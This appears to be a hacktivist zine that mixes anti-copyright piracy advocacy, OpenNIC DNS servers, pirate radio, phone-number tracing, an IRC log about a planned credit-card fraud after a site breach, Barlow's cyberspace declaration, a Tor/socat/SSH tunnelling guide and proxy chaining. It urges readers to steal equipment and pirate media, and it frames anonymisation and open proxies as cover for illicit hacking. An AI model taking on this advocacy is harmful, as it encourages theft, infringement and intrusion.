Open publishing systems such as the IndyMedia allows people to post announcements freely and become the media. IndyMedia is a decentralized network of media collectives found in most major cities around the world that allow people to post announcements, update fliers, and otherwise tune in to the happenings of the area. There are several flavors of IMC software including sfactive, mir, and dadaimc - all of which have advantages and disadvantages. IndyMedia software is generally open source and people can and do set up their own IMC collectives with minimal effort. Wiki open publishing software has becoming increasingly popular over the past few years. Sites with Wiki allow people to create and modify all pages in the index, and instead of resulting with chaos and confusion, services like Wikipedia.org have become wildly successful.

Peer to peer file sharing services open whole new worlds where we can communicate and collaborate at an accelerated rate, where creativity isn't inhibited by such artificialities as copyright laws and property rights. Moving well beyond centralized systems such as Napster, technology such as Bittorrent, Gnutella, FastTrack, eDonkey, and countless others have created networks independent of centralized servers allowing people to share files and write their own clients for these protocols. Our success with these services are indicated by how frightened the commercial industry is getting and how desperate and ineffectual their attempts to shut down these services through legal means. When one service shuts down, another three spring up even more decentralized and anonymous than before.

In addition to providing free dynamic DNS services, Afraid.org has also set up a system where domains can be made public and shared with other users on the internet. People can register domains, point them to afraid.org's DNS servers, and make them 'public' - allowing others to register their own subdomains and have them point to their own servers. There are thousands of public domains that people can already start using.

In a paper published at kuro5hin.org, "An Immodest DNS Proposal" outlines the broader problems with ICANN's DNS model:

** DNS is centrally controlled by an organization (ICANN) whose primary interest is supporting business, rather than in maintaining and improving the system itself and whose primary claim to legitimacy is through delegation by a single country's government (USA).*

** The system is managed by a single for-profit corporation (NSI), which is bad enough but registrations are managed by many competing for-profit corporations. NSI is also primarily legitimized by delegation from a single government (USA again, naturally).*

** The Intellectual Property laws of a single country (there's the USA again) are being used inappropriately to control the activities of users in non-commercial parts of the Net (corporate control of the .net and .org domain trees through US Trademark law) and in other countries.*

"There is evidence that the darknet will continue to exist and provide low cost, high-quality service to a large group of consumers. This means that in many markets, the darknet will be a competitor to legal commerce. From the point of view of economic theory, this has profound implications for business strategy: for example, increased security may act as a disincentive to legal commerce." - Microsoft in "Darknet and the Future of Content Distribution"

"In accordance with your responsibilities under copyright law, I am asking you to take immediate action to terminate this illegal activity which is occuring on your network. It has been our experience that most of the time when people steal copyrighted materials such as this, they do so without the knowledge or approval of their internet service provider, and that when made aware of the violation, most ISPs take the material down promptly. I trust that will be the case here. - Ronald L. Rockney, Treasurer / Chick Publications, Inc. rockney@chick.com"

Subverting the popular religious pamphets commonly referred to as Chick Tracts, the Cthulhu based parody "Who Will Be Eaten First" was put together using the same images from the original comics but rewritten using text to mock and subvert Christian evangelists. Shortly after, Jack Chick personally stared making calls threatening lawsuits if these comics were not immediately taken down.

While the original author has removed the comics, a number of people in protest have mirrored his originals on various places on the internet, many of which can be found by searching google for "CthulhuMirror" or "Who will be eaten first?". Along with several other groups HTS has formatted the original images into small pamphlets and have mailed them out with copies of our zine and have them at tables at shows or other events, etc.

A large number of other parodies have been published, including: http://www.weirdcrap.com/chick, http://exchristian.net/tracts/, http://www.aquatabch.org/afwe/antitracts.php

"Quantity and quality of P2P technologies are inversely proportional to the numbers of lawsuits issued to stop P2P" - 3rd Monty's Law

YOU ARE BEING CHEATED
When you go to a major theatre and pay commercial ticket prices, you are only cheating yourself. Most commercial movies are freely available through common file sharing services or from street file swappers. A whole world of creativity is unleashed when we trade information freely.

FIGHT BACK!
They've been robbing you blind all your life, now it's time to take a little back. Consider burning copies of all your music for your friends, set up file drops for major software applications, or steal a digital projector from work or school and organize free film showings. The possibilities are endless.

WHAT IS PIRACY?
Piracy is liberation: to ignore artificalities like property, ownership of information, sharing materials considered 'proprietary'. Piracy is hopping on random wireless networks, sharing music and software, downloading and reusing images, even filling your cup of soda when you only asked for water. Piracy not only can be illegal, it can be fun!

PEER-TO-PEER FILE SHARING SERVICES
Development of peer-to-peer(P2P) communication in recent years have been explosive, and this form of piracy may be our best bet in making the [recording industry] completely irrelevant. P2P file sharing applications like Gnutella, Bittorrent, and Fasttrack are not only simple and harmless, but are among our best tools yet in dismantling the copyright industry once and for all.

Dismantling The Copyright Industry

"Quantity and quality of P2P technologies are inversely proportional to the numbers of lawsuits issued to stop P2P" - 3rd Monty's Law

We are proposing DisrespectCopyrights.net, a portal to information piracy. We serve as a think tank to oppose and subvert the copyright industry, while encouraging independent media and file sharing alternatives to commercial internet.

* file archives - a collection of independent do-it-yourself materials including activism, anarchism, anti-copyright, code, hts, images, legal, mp3, propaganda, and zines. also allows people to upload their own files.
* news feeds - from various sources including the eff, p2pnet, slyck, respectp2p, etc.
* wiki - all pages modifiable

We are also looking for flash designers to parody the content available on the official MPAA site RespectCopyrights.org, twisting their language and imagery to encourage piracy.

BECOME A TRAFFICKER OF ILLEGAL INFORMATION
or: HOW I LEARNED TO STOP WORRYING AND LOVE DISMANTLING THE COPYRIGHT INDUSTRY

* support file sharing services by setting up torrent trackers and seeding, files, starting ftp/irc drops, and running tor servers on high bandwidth connections
* start a radical video collection and burn copies to vcds and dvds to hand out for free at shows, schools, or with other radical literature
* make your own media and release it for free using a Creative Commons license
* bastardize corporate imagery, print out stickers and large posters to cover the city
* embrace open publishing systems such as indymedia, wiki, etc
* support the ACLU, the EFF, and other civil liberties / digital rights groups.

Imagine organizing a pirate parade with costumes flags and instruments while at the same time holding an anti-copyright protest with a bunch of hackers handing out free software. This street action is one of many possible scenarios for upcoming conventions like HOPE. The possibilities are endless.

The Houston Anarcho-Pirate Brigade make noise outside of Clearchannel Headquarters in San Antonio to protest the media molopoly and to celebrate independent media. Who's airwaves? ARRH airwaves!

"Even much of the targeted hacking that originates in the US comes from the Communists, mostly organized by a shadowy group called the "Internet Liberation Front" (ILF). An overtly Marxist network that boldly proclaims its support of hard-line Communist Parties throughout the world, the ILF is responsible for various acts of defacing conservative web sites, damaging corporate computer networks, and stealing credit card records from companies to finance their terror campaign (using people's private credit card accounts).

But it would not be difficult for authorities to force Internet service providers and other computers on the Web to block access from all Communist Bloc countries, as well as from services or computers that provide indirect access for the Communists. And even domestic e-terrorism could be drastically cut down if Marxist and leftist web sites would be banned, with severe penalties for service providers who allow such activity on their servers.

While such measures would not completely stop the attacks, they would reduce them drastically to manageable levels. Ultimately, the attacks won't end until the attackers do — that is, when the Communists themselves have been utterly annihilated, as will happen soon with the coming of the Messiah and the Redemption."

ICANN and Alternatives to Commercial internet

Since ICANN policy is now requiring valid public contact information, many domain names which host controversial content including dissident or whistleblowing services have had to choose to give up their name, email, phone number, and address or face being shut down. Several domains we run including Hack This Site, Hacktivist.net, FreeJeremy.com and Prole.info were all targetted and shut down without any warning, taking weeks for them to respond to us faxing in copies of our drivers license, phone bills, and other documentation confirming our true information. This new policy is an obscene violation of our privacy and is a threat to dissident or whistleblowing groups.

In the resulting discussions, the OpenNIC project was created to be a "user owned and controlled Network Information Center offering a democratic, non-national, alternative to the traditional Top-Level Domain registries". Users can jump on this network by adding an OpenNIC DNS server to their system configuration.

OpenNIC is non-profit and structured in a democratic way, with elected administrators and public ballots for new policies, also giving the ability for people to start their own top level domains (such as .indy, .geek, .null, .oss, and .parody) The idea is to be non-profit, democratic, and allow people to create and manage their own top level domains.

As long as we are communicating through commercial ISPs, we subject ourselves to networks which can be easily monitored and controlled. Even though we can develop all sorts of ways of sliding in and out of these systems securely, we are still reliant on internet infrastructure that is owned and run by corporations and government. The Guerrilla.Net project proposes setting up an alternative network of open wifi nodes. Encryption and anonyminity is integrated at a router level, also creating the ability to establish secure tunnels to the 'real' internet. The idea is to set up a decentralized network of wifi cells run by entirely non-profit groups using open standards.

::Free Network resources::

www.hacktivismo.com
www.guerrilla.net
www.opennic.com
www.freenet.org
www.indymedia.org
www.slyck.com
www.eff.org
www.a.com

To help with the OpenNIC project, set up your computer(and convince your ISP) to use the additional OpenNIC DNS servers and sign up on the mailing list to keep up and contribute to the project. Some people have also suggested the idea of having "OpenDNS Day", where for one day out of the month people would have their servers configured to disallow connections from ICANN requests, encouraging people to set up OpenNIC on their machines.

OpenNIC DNS servers are split into three tiers: the first two tiers are for internal synchronization purposes while the third tier are end-user servers which you can add to your network settings to hop on the entwork.

Tier 0:
ns0.opennic.glue (opennic.glue; Oakland, CA, US) - 131.161.247.232

Tier 1
ns1.opennic.glue (.oss; San Jose, CA, US) - 208.185.249.250
ns4.opennic.glue (.oss; San Jose, CA, US) - 208.185.249.251
ns8.opennic.glue (.parody; US) - 65.243.92.254
ns10.opennic.glue (.indy; Dallas, TX, US) - 66.227.42.140
ns11.opennic.glue (.indy; Dallas, TX, US) - 66.227.42.149
ns12.opennic.glue (.fur, .geek; Garden Grove, CA, US) - 64.81.44.251

Tier 3:
ns1.de.opennic.glue (Cologne, DE) - 217.115.138.24
ns1.jp.opennic.glue (Tokyo, JP) - 219.127.89.34
ns2.jp.opennic.glue (Tokyo, JP) - 219.127.89.37
ns1.nz.opennic.glue (Auckland, NZ) - 202.89.131.4
ns1.uk.opennic.glue (London, UK) - 194.164.6.112
ns1.phx.us.opennic.glue (Phoenix, AZ, US) - 63.226.12.96
ns1.sfo.us.opennic.glue (San Francisco, CA, US) - 64.151.103.120
ns1.co.us.opennic.glue (Longmont, CO, US) - 216.87.84.209
ns1.ca.us.opennic.glue (Los Angeles, CA, US) - 67.102.133.222

Pirate Radio andThe Dreaded FCC

The original version of this article was written by **EvilDeshi** although to fit the article onto this single page we needed to water down the content alot but you can read the full article at: http://wickedradio.org/radio.rtf

FM EXCITERS And AMPLIFIERS
This is the "heart" of your station. It has an oscillator, an audio input section, a FM modulation section, a RF pre-amplification stage and an RF amplified output stage and sometimes an RF filter stage.
ANTENNAS
An properly tuned (low VSWR) antenna, J-pole, 5/8ths wave vertical, 1/4 wave dipole, broadband etc. as high up as you can get it makes up for LOTS of power and is money and time WELL spent!
AMPLIFIERS
Amplifiers are pretty boring pieces of equipment. They amplify your measly little exciter's signals to levels that will deliver solid reception to your listening audience.
FILTERS
These devices are used to decrease the output of frequencies with which you are NOT broadcasting. These OTHER frequencies are known as harmonics and you don't want any! Harmonics are your enemy!
SWR METERS
You get what you pay for when you buy a VSWR meter. Cheap ones are worthless, they'll lie and make you confident when you should be otherwise. Bird makes the BEST and they are expensive at $300+ US, however, Diawa, Diamond, Standard Communications are all good, servicable units that you can trust and will last and last.
DUMMY LOADS
You'll have a perfect VSWR reading every time with a dummy load! No signal out but what the hey! Easy to build a little one, pre-built ones can cost $30 - $100 or so depending on the wattage it must handle.
Tunining your antenna
Using a properly tuned antenna is essential for micropower broadcasting on the FM band. An antenna that is not properly tuned will not pass along your transmitter's power as efficiently as it could - and this leads to a general degradation of signal coverage.
ETHICS:
The airwaves are a community property. One must always treat it as such, respecting the space of other stations, both commercial and micro.

Evil Dehi During a radio session for the pirate radio station Wicked Radio http://wickedradio.org

LOOKING FOR OPENINGS:
Admittedly, some parts of the country have no empty channels. Places like south Florida, California, New York and Chicago are virtually crammed full of stations. For the rest of us, if we look hard, we can locate one or more unused channels.
ONCE YOU DECIDE
You've located a channel that's clear and has no strong nearby adjacents broadcasting.
1. Educate yourself about radio theory. Buy the Radio Amateur's Handbook and study it.
2. You'll need some essential tools to avoid working blind.
You should have an oscilloscope with at least a 100Mhz bandwidth so you can see what your carrier looks like and if the device is operating incorrectly, causing parasitic oscillation.
You should have a good stable frequency counter that has at least a 10 ppm accuracy and resolution to 1hz at 100Mhz.
A good Volt-Ohmmeter for general measurements of voltages and resistance.
A SWR impedance analyzer bridge (MFJ Enterprises makes an affordable unit, model MFJ259, which combines a frequency counter, R.F. signal generator, SWR meter and resistance meter in one versatile unit).
An SWR/Power meter for monitoring your transmitter's output power and monitoring antenna matching conditions.
Several good FM receivers, some mobile, some stationary, connected to a high-gain FM receiving antenna.
A dummy load for testing RF amplifiers.
ESSENTIAL COMPONENTS OF A STATION
The main transmitter. A unit that is crystal-controlled and/or PLL synthesized, using varactor diode tuning and modulation methods.
A broadcast limiter. Stereo, if you have a stereo generator. This is essential to insure non-interference to adjacent channels and maintain maximum volume without overmodulating.
Setting your modulation levels.
An SWR/Power Meter to monitor the condition of your antenna system.
A mixing board to act as your program control center.
Audio sources to provide program material.
A good microphone.
Optionally, if you broadcast in stereo, you'll need to add the following:
A multiplex "stereo" generator.
Two-channel broadcast limiter.
All components back to the studio should be stereo capable.

Some of the equipment for the pirate radio station, Fuck the FCC!

Anatomy of a Phone Number

by br0kenkeychain

The Ever Scrutinized Disclaimer: This guide is purely informative. Any situation expressed within it is purely hypothetical; any information provided in it is intended for knowledge and is not to be misused. The author is not responsible for anything related to this information; it is simply a conglomerate of perfectly legal information that people may have some difficulty obtaining.

The phone number is more than just a number you use to call someone. It is also a powerful tracking tool, an access provider, and a mode of amusement to name a few. The phone number has its own anatomy, special rules which are followed in its creation.

Let's pick a random number: 1-123-456-7890

This number is composed of 4 integral parts. The first part of the number, 1, is the country code, also known as the national prefix. Each country has its own distinctive code. America's is 1. If you're calling a local number, this digit is unnecessary, for reasons that will become clear in the later portions of this text. The first step in tracing a number is this code. It must be cross-referenced with the codes for every country in the world, and of course, the country that matches is the one the number originated from. A list of country codes is provided at the end of this section.

The second part of the number, 123, is the Numbering Plan Area (NPA) more commonly referred to as the area code. There are several area codes defined to each state. The way they're defined generally depends on the region of the state they're responsible for, eastern, northern, western, etc… The area code is the next step in tracking over a phone number; it allows you to trace a person to their general area, and usually, the county of origin. A list of area codes is provided at the end of this section.

The third part of the number is the Numeric Numbering Exchange (NXX), also called a local exchange prefix. As the name says, this narrows down the number even more, providing information on what local area the number originated from. If you want information on a specific prefix search for it narrowed down by state it originated from, so for example do a search for "Alabama NXX numbers" or something like that. There are millions of NXX numbers out there generally categorized by state, and I'm not going to bother posting 50 hyperlinks, but they're not very hard to find. NXX lists will generally use a spreadsheet format. Let's say we have rows A-H, they may be formatted something like A contains the NPA, B has the NXX, C may be an OCN number, OCN stands for Operating Company Number, this is a unique number assigned to a phone service provider. Now, when I say that it's a unique to a provider, that's independent of the NXX. So just because you have AT&T listed for several different NXXs, they will still all have the same OCN since they all use AT&T. column D could have the company name, the name of the provider, E and F will have a switch and a rate center. I'm going to start with the rate center, basically, it's just a geographic area that an LEC uses to set rate boundaries for billing and issuing phone numbers. An LEC is a "Local Exchange Carrier", your local phone company. A rate boundary is a limit on the amount that can be charged, ever see those phone commercials that say something like 10cents a minute, well that's a rate. The rate boundary is generally a base rate boundary, defining the lowest amount that can be charged. Sometimes there'll be a map of the rate boundary available, I know Iowa published "Order Commencing Rule Making" which states that LECs have to submit a map of the base rate boundary. So that's that, and now, the switch. Well, what this column has is a CLLI code. CLLI stands for "Common Language Location Identifier", pronounced "silly code". This is an 11 character (alphanumeric) identifier for switches. Now, I'm not going to get into switches because they really deserve an article of their own, I'll just mention that telcodata has a nice CLLI information database, There's a link at the end of this article. Now keep in mind that just because I mentioned telcodata in connection with CLLI codes, you can use it to obtain a variety of other information as well. Moving on, the NXX list may also contain information on the assigned date and the effective date of the NXX in columns G and H. Clear enough, it give the date a specific number was assigned to an NXX and the date when it becomes effective. Numbers don't always become effective immediately after being assigned. There may occasionally be some other things mentioned on the NXX list, but these are the big ones.

Finally, the last 4 digits of the phone number are the only ones that are unique; they are referred to as the line number. Even though the last four digits don't follow any specific system, there are still plenty of ways to find out where the number originated from relatively easily. Additionally, you can get a copy of an online white pages directory for that state and if you can find it, county, and do a search for the last 4 digits.

Last but not least, I'd like to address foreign countries and what international numbers are composed of. When your call goes to another country, the phone number is slightly more complex. For Americans, an international telephone number is a number outside the North American Numbering Plan (NANP). So an international number is simply a phone number outside the area covered by your specific country.

Let's pick a random number: 00-11-23-456-7890

This number is composed of 5 integral parts. First, the 00 is the International Direct Dialing (IDD) prefix or International Access Code (IAC) and stands for the country you are calling from. This number is necessary to access the international phone service. The prefix will always be 1-4 numbers with a permissible leading zero. Different countries have different IDD numbers. Consult the listing at the end of this section to find out yours. The second part, 11, is the national prefix of the country you are calling to. The national prefix will be 1-3 numbers, however, a leading 0 is not permitted, so the first number's range is limited from 1 to 9. So, going back to dialing within a country, it's clear that including national prefixes is unnecessary, as they are understood. A listing of national prefixes is also provided in the link at the end of this section. The third part, 23, is the city code. Not all countries use city codes so you may not need to enter one, but if you do, this will be a 1-6 digit number with each number ranging from 0 to 9. Finally, 456-7890 is the local area code and line number, usually separated by a hyphen. The number is not limited to 7, it can extend past 8 digits. So if you receive a suspicious international call, just cross-reference the different parts of the number and find out where it came from. This shouldn't take you more than a minute if you have listings at hand, and maybe another couple minutes if you need to find them.

Now, since this information is public, there are services out there that will provide you with the identity of the number's owners, but it's more fun to do it on your own. If you get stumped, you can always use one of these services, most of them charge a price, some are free. I encourage you to seek out these services on your own, it's not very hard.

Useful Links:
Area Codes: http://www.bennetyee.org/ucsd-pages/area.html
IDD number, Country number, and city code: http://www.countrycallingcodes.com/index.htm
Telcodata CLLI database: http://www.telcodata.us/telcodata/clli

Session Start: Fri, 4 February 2005
narc (narc@narc.net)
Kfir (kfiralfia@hotmail.com)

.Kfir: hello there.
narc: hi. I'm not liable for prosecution, or anything, based on the logs I sent you?
narc: that concerns me.. I'm willing to help you in every capacity possible, but that's one thing I'd rather avoid
Kfir: I'm not sure... but i can't imagine anyone would prosecute someone who is walking away, and helping catch the mastermind
narc: well. I never actually intruded on your system
narc: all I did was notice an exploit in the .php
narc: heg
narc: heh*
Kfir: I tell you what though, i would fight tooth and nail to prevent your prosecution.
narc: I don't *think* that's a criminal offence
Kfir: i would rather not prosecute anyone if you're going to go down - you are helping us tremendously, and you are preventing some very serious criminal activity.
Kfir: i am in the process of trying to get all of the credit card numbers fraud blocked.
Kfir: it's not easy work, but i need some time.
narc: yeah
narc: I can imagine
Kfir: is there any way you can postpone the charges for a couple of days?
narc: yes
narc: he's stymied at the moment
narc: he's putting it off til at least sunday
narc: maybe later in the week
Kfir: good.
Kfir: i'm going to need that much time to make sure no one gets defrauded. i don't give a damn about the server at this point.
narc: yeah... he already had SQL dumps by the time he contacted me
Kfir: he can have the goddamned thing. it's not like we're going to pack our bags and dissappear.
narc: so I don't quite know how he obtained them
narc: yeah, well, from what I gathered from running processes he pasted, you were backing the box up anyway
narc: heh
Kfir: If i'm going to get the fbi to listen to me, a credible witness would be a long way. If you are gauranteed from prosecution, would you cooperate with authorities?
narc: yeah
Kfir: yeah, i have the entire server tar balled and safely stored for future use.
narc: but this may cause problems insofar as I'd rather not have him know who I am
Kfir: does he?
narc: no
narc: he probably has a LOT of sway with certain people
narc: he's made a lot of contacts in the scene... knows many, many security experts, and probably knows plenty of militant activists too
Kfir: Jeremy can get into very big trouble - he's just a kid, and i would hate to see a man with obvious talent be sent to prison.
narc: yeah... I'm only 18
Kfir: but this credit card business is just crazy - i really don't understand what would drive someone to do something so foolish.
Kfir: wow...
Kfir: kids today... i need to bone up on my security knowledge.
narc: if there's one thing he is, it's willing to goto prison
narc: his beliefs consume everything he does
narc: not fundamentally that different from your average Islamic terrorist, I guess.
Kfir: i started coding HQ and administering the PW server without much experience. after reading the logs i can see how much there is to learn - it almost seems like it would take a full-time concentration to master.
Kfir: so why did you agree in the first place? you obviously have moral fiber... why destroy other peoples property?
narc: I never planned to
narc: I was going to see where it was heading
narc: showing him an exploit seemed like a good way to gain his trust
Kfir: oh..
Kfir: so does he not have root access at this point?
narc: nope
Kfir: is he waiting for the bots to restart?
narc: I've had the distinct impression in the year and a half that I have known the guy that he has been up to a lot more than it seems
narc: turns out I was right
narc: besides, the exploit I gave him never quite worked
narc: I knew it'd work on the test copy of the bot he'd setup, but not on your box -- diff ver of php command line binary
Kfir: so is he waiting for the bots to fire up?
narc: I believe so
narc: but believe me, that flaw was very, very minor... even exploiting is well past most people's capabilities, as the vast majority of shell metacharacters were prohibited
Kfir: do you have any details as to his plans to use the pw server to launch the cc charge exploit?
narc: you ran a pretty good system
narc: from what I've seen
Kfir: that's rob's work... i mainly work on the php code.
narc: yeah
narc: well, your PHP code had few flaws
narc: if any...
narc: Xec never found any
Kfir: yeah, we were very careful in our patch up after the RNC hack
Kfir: we made sure no malicious chars were allowed to enter an sql query.
narc: his own site had a few billion holes
Kfir: hts.org?
narc: yeah
narc: I got involved with them to learn, not to take down the opposition's political speech
Kfir: i trained on his site about a year ago.
Kfir: agreed - let the best ideas win.
Kfir: not the best gun.
narc: I don't think he realizes that he has become precisely what he purports to despise so much
Kfir: no offense to you, but that seems to be very typical of those we encounter on the "other side".
Kfir: you seem extremely mature for an 18-year-old, it's almost hard to believe.
Kfir: But you Aussies always were a breed apart.
narc: heh... I just started college, I don't have much interest in going down for some stupid hacking offence
Kfir: i think he's intoxicated by the glory of being an "underground hacker".
Kfir: he's in love with this romantic notion of taking down the "fascists".
Kfir: very deluded.
narc: no glory in destruction, or so I've found
Kfir: do you have any details as to his plans to use the pw server to launch the cc charge exploit?
Kfir: i noticed he mentioned that in the logs.
narc: yes, he wanted me to write scripts to do it
narc: still does, I guess
narc: but that's been delayed by the fact the exploits have mysteriously disappeared
Kfir: so will you postpone that as much as you can without him knowing your postponing?
Kfir: assuming he finds another exploit?
narc: he won't know. he's paranoid; believes that the feds are probably already watching him
narc: probably are, too, given his history
narc: they've tried to pin a lot of stuff on him but failed
Kfir: has he broadcasted the cc#'s yet?
narc: no. that waits until the charges occur
narc: then he plans to release them to cryptome.org and P2P networks
narc: as well as using his media contacts to ensure wide publicity
Kfir: well, at that point, they'll be useless.
narc: yeah
narc: but I think the point is a "moral victory"
narc: or so he says
Kfir: how does he plan to get publicity while remaining anonymous?
narc: anonymous remailers/his bounce servers, I guess.
Kfir: will an official organization take credit?
narc: unless he's caught in the act, it'll take months of subpoenas to prove it was him
narc: yeah
narc: ILF
narc: ("Internet Liberation Front")
Kfir: why months of subpoenas?
narc: international servers...
narc: most aren't domestic
narc: and he plans to get someone else to wipe the lot to break the chain
narc: he might not be that talented at hacking per se, but he knows how to cover his tracks
Kfir: well, the logs are fairly incriminating.
narc: I'm almost certain he'd get away with it if I hadn't contacted you
Kfir: no argument there.

Declaration of the Independence of Cyberspace

Governments of the Industrial World, you weary giants of flesh and steel, I come from Cyberspace, the new home of Mind. On behalf of the future, I ask you of the past to leave us alone. You are not welcome among us. You have no sovereignty where we gather.

We have no elected government, nor are we likely to have one, so I address you with no greater authority than that with which liberty itself always speaks. I declare the global social space we are building to be naturally independent of the tyrannies you seek to impose on us. You have no moral right to rule us nor do you possess any methods of enforcement we have true reason to fear.

Governments derive their just powers from the consent of the governed. You have neither solicited nor received ours. We did not invite you. You do not know us, nor do you know our world. Cyberspace does not lie within your borders. Do not think that you can build it, as though it were a public construction project. You cannot. It is an act of nature and it grows itself through our collective actions.

You have not engaged in our great and gathering conversation, nor did you create the wealth of our marketplaces. You do not know our culture, our ethics, or the unwritten codes that already provide our society more order than could be obtained by any of your impositions.

You claim there are problems among us that you need to solve. You use this claim as an excuse to invade our precincts. Many of these problems don't exist. Where there are real conflicts, where there are wrongs, we will identify them and address them by our means. We are forming our own Social Contract . This governance will arise according to the conditions of our world, not yours. Our world is different.

Cyberspace consists of transactions, relationships, and thought itself, arrayed like a standing wave in the web of our communications. Ours is a world that is both everywhere and nowhere, but it is not where bodies live.

We are creating a world that all may enter without privilege or prejudice accorded by race, economic power, military force, or station of birth.

We are creating a world where anyone, anywhere may express his or her beliefs, no matter how singular, without fear of being coerced into silence or conformity.

Your legal concepts of property, expression, identity, movement, and context do not apply to us. They are based on matter, There is no matter here.

Our identities have no bodies, so, unlike you, we cannot obtain order by physical coercion. We believe that from ethics, enlightened self-interest, and the commonweal, our governance will emerge . Our identities may be distributed across many of your jurisdictions. The only law that all our constituent cultures would generally recognize is the Golden Rule. We hope we will be able to build our particular solutions on that basis. But we cannot accept the solutions you are attempting to impose.

In the United States, you have today created a law, the Telecommunications Reform Act, which repudiates your own Constitution and insults the dreams of Jefferson, Washington, Mill, Madison, DeToqueville, and Brandeis. These dreams must now be born anew in us.

You are terrified of your own children, since they are natives in a world where you will always be immigrants. Because you fear them, you entrust your bureaucracies with the parental responsibilities you are too cowardly to confront yourselves. In our world, all the sentiments and expressions of humanity, from the debasing to the angelic, are parts of a seamless whole, the global conversation of bits. We cannot separate the air that chokes from the air upon which wings beat.

In China, Germany, France, Russia, Singapore, Italy and the United States, you are trying to ward off the virus of liberty by erecting guard posts at the frontiers of Cyberspace. These may keep out the contagion for a small time, but they will not work in a world that will soon be blanketed in bit-bearing media.

Your increasingly obsolete information industries would perpetuate themselves by proposing laws, in America and elsewhere, that claim to own speech itself throughout the world. These laws would declare ideas to be another industrial product, no more noble than pig iron. In our world, whatever the human mind may create can be reproduced and distributed infinitely at no cost. The global conveyance of thought no longer requires your factories to accomplish.

These increasingly hostile and colonial measures place us in the same position as those previous lovers of freedom and self-determination who had to reject the authorities of distant, uninformed powers. We must declare our virtual selves immune to your sovereignty, even as we continue to consent to your rule over our bodies. We will spread ourselves across the Planet so that no one can arrest our thoughts.

We will create a civilization of the Mind in Cyberspace. May it be more humane and fair than the world your governments have made before.

John Perry Barlow, Cognitive Dissident
Co-Founder, Electronic Frontier Foundation
Davos, Switzerland February 8, 1996

TUNNELLING AND TOR A GUIDE TO PROTECTING YOUR ANONYMITY

BY KUROISHI

Tor is the Onion Routing Protocol, a project being developed by the Electronic Freedom Frontier (EFF) for anonymity and privacy protection on the internet. It breaks up your packets and spreads them over the entire Tor network, encrypted, to end points around the world, where they are reassembled and sent to their intended destination. Tor can be used to protect your identity when browsing the web, chatting, or when doing super fun no-no stuffs ;D.

I'm a Linux user, so this article will mostly pertain to linux, but I'll show how SSH Tunnels work on all systems. More on that later...

First, install Tor. Tor is available from the EFF, at http://tor.eff.org. Set it up on your OS of choice. You'll also probably want Privoxy, instructions on configuring your HTTP Proxy (privoxy) to use a SOCKS proxy (tor), see the Tor website.

To use Tor to anonymize your web browsing, open your browsers proxy settings. If you're using both Tor and Privoxy you'll want to point your http proxy to localhost, port 8118. If you're using Firefox, you'll want to check the box that says "Use the same proxy for all protocols." If you're not using Privoxy (just Tor), set your SOCKS v4 proxy to localhost, port 9050. Check if it's working by going to http://whatismyip.com. (a note for Firefox users: there is a handy Firefox extension called ProxyButton. It allows you to toggle your proxy on and off quickly from your toolbar. I recommend this extension if your doing serious webhacking ;D)

Now you're browsing through tor. Great. Many IRC and IM clients have settings for SOCKS proxys, you can direct them to use Tor by sending them to localhost port 9050. But sometimes you may want to use Tor for an application that does not have SOCKS support, that's where socat comes in handy. Socat is a useful tool for dealing with socket connections and tunnels. I've written a quick script, called torbind to handle socat for us.

#!/bin/bash
 # Usage: ./torbind [local port] [remote host] [remote port]
socat TCP4-LISTEN:$1,fork SOCKS4A:localhost:$2:$3,socksport=9050

Say we want to telnet to a remote host over tor. Using socat we could do this:

$ ./torbind 1337 h4x3db0x0r.com 12345&; telnet localhost 1337
Connected to h4x3db0x0r.com port 12345.
Password?:

or IRC:

$ ./torbind 7000 irc.hackthissite.org 7000&; irssi
/server -ssl localhost 7000

You can route any port on local host to any port on any destination through tor. You can figure out how to use this on your own ;D.
Say your hacking on the road. You need to use a library or university computer to do some serious buisness. You can't install Tor due to certain restrictions, or just due to time. A nice quick n' dirty way of getting anonymous protection is to use an SSH tunnel. Any SSH client can route traffic through a SOCKS tunnel to your ssh server. If you have Tor and Privoxy running on your server you can route your traffic out through that. In Linux or MacOS just do for example:

user@localhost $ ssh -L12345:localhost:8118 user@remotehost.com
Password:
user@remotehost.com $

Back at localhost you can now set your http proxies to localhost:12345. This will bounce traffic through your ssh session to your server, and out through Tor for complete quick anonymity.
In windows, you can set up an SSH tunnel using PuTTY.
In PuTTY Config, under SSH, go to Tunnels and Add a new forwarded port, set source port, like above something arbitrary, say 12345. Destination should be localhost:8118 (for Privoxy, without privoxy, use port 9050, for SOCKS.) Now connect to your SSH server, authenticate, and you should be able to set your HTTP or SOCKS proxy to localhost, port 12345.

You also configure the unix command line ssh client to bounce through tor. Install connect.c at /usr/local/bin/connect and add the following to your ssh_config file. Alternatively, you can write shell scripts to automate the process of alternating between tor ssh and non tor ssh.

*Host **
ProxyCommand /usr/local/bin/connect -4 -S 127.0.0.1:9050 %h %p
(needs to have /usr/local/bin/connect)

sshtor.sh:
#!/bin/bash
cp /sw/etc/ssh/ssh_config.tor /sw/etc/ssh/ssh_config

sshnontor.sh:
#!/bin/bash
cp /sw/etc/ssh/ssh_config.nontor /sw/etc/ssh/ssh_config

Proxy Chaining
by OutThere

The creation of anonymous networks like Tor based on assymetric key cryptography and onion routers do make traditional proxy services seem rather old fashioned, but traditional anonymous proxy services are still quite useful for IRC, jump boxes, and general internet tomfoolery, despite the threats from honeypots.

A proxy is a piece of software that makes requests on behalf of a client to remote resources. This article goes into short, practical summaries of several prevelent proxy protocols available accross the internet. Authorization and identification procedures are mostly ignored, since open proxies are so common and to keep the article short and practical.

=== CGI Proxies ===
CGI proxies simply fetch web pages and occasionally FTP or other data based on user-supplied input, which is usually just a GET variable. For example, http://foo.bar/p.php?url=http://www.hackthissite.org/ The reliability and transfer rates of these services are often quite high, and can be easily strung together directly from the URL in many cases, like so: http://foo.bar/p.php?url=http://bar.foo/url.cgi?u=http://www.hackthissite.org/ Many language translators also function in this capacity, but unfortunately they often send an X-Forwarded-For header identifying the sender's IP address.

=== HTTP Proxies ===
HTTP Proxies are pretty simple. The client sends a regular HTTP request to the proxy server with an absolute URI. Therefore, what would normally be: GET / HTTP/1.1 Host: www.hackthissite.org when connecting directly to the hackthissite.org server becomes: GET http://www.hackthissite.org/ Host: www.hackthissite.org when connecting through a proxy. A blank line after the last header establishes the end of the request (unless a Content-Length has been specified, as is typical for a POST). The request then goes right on through as if the destination had been directly connected to. Easy. Unfortunately, some http proxies are configured to send certain personally identifying information to the remote systems.

* Transparent proxies send the client IP address in the X-Forwarded-For all header info, affirming the use of a proxy server.
* Anonymous proxies send out headers stating that the server is a proxy, but don't send out the client's IP address.
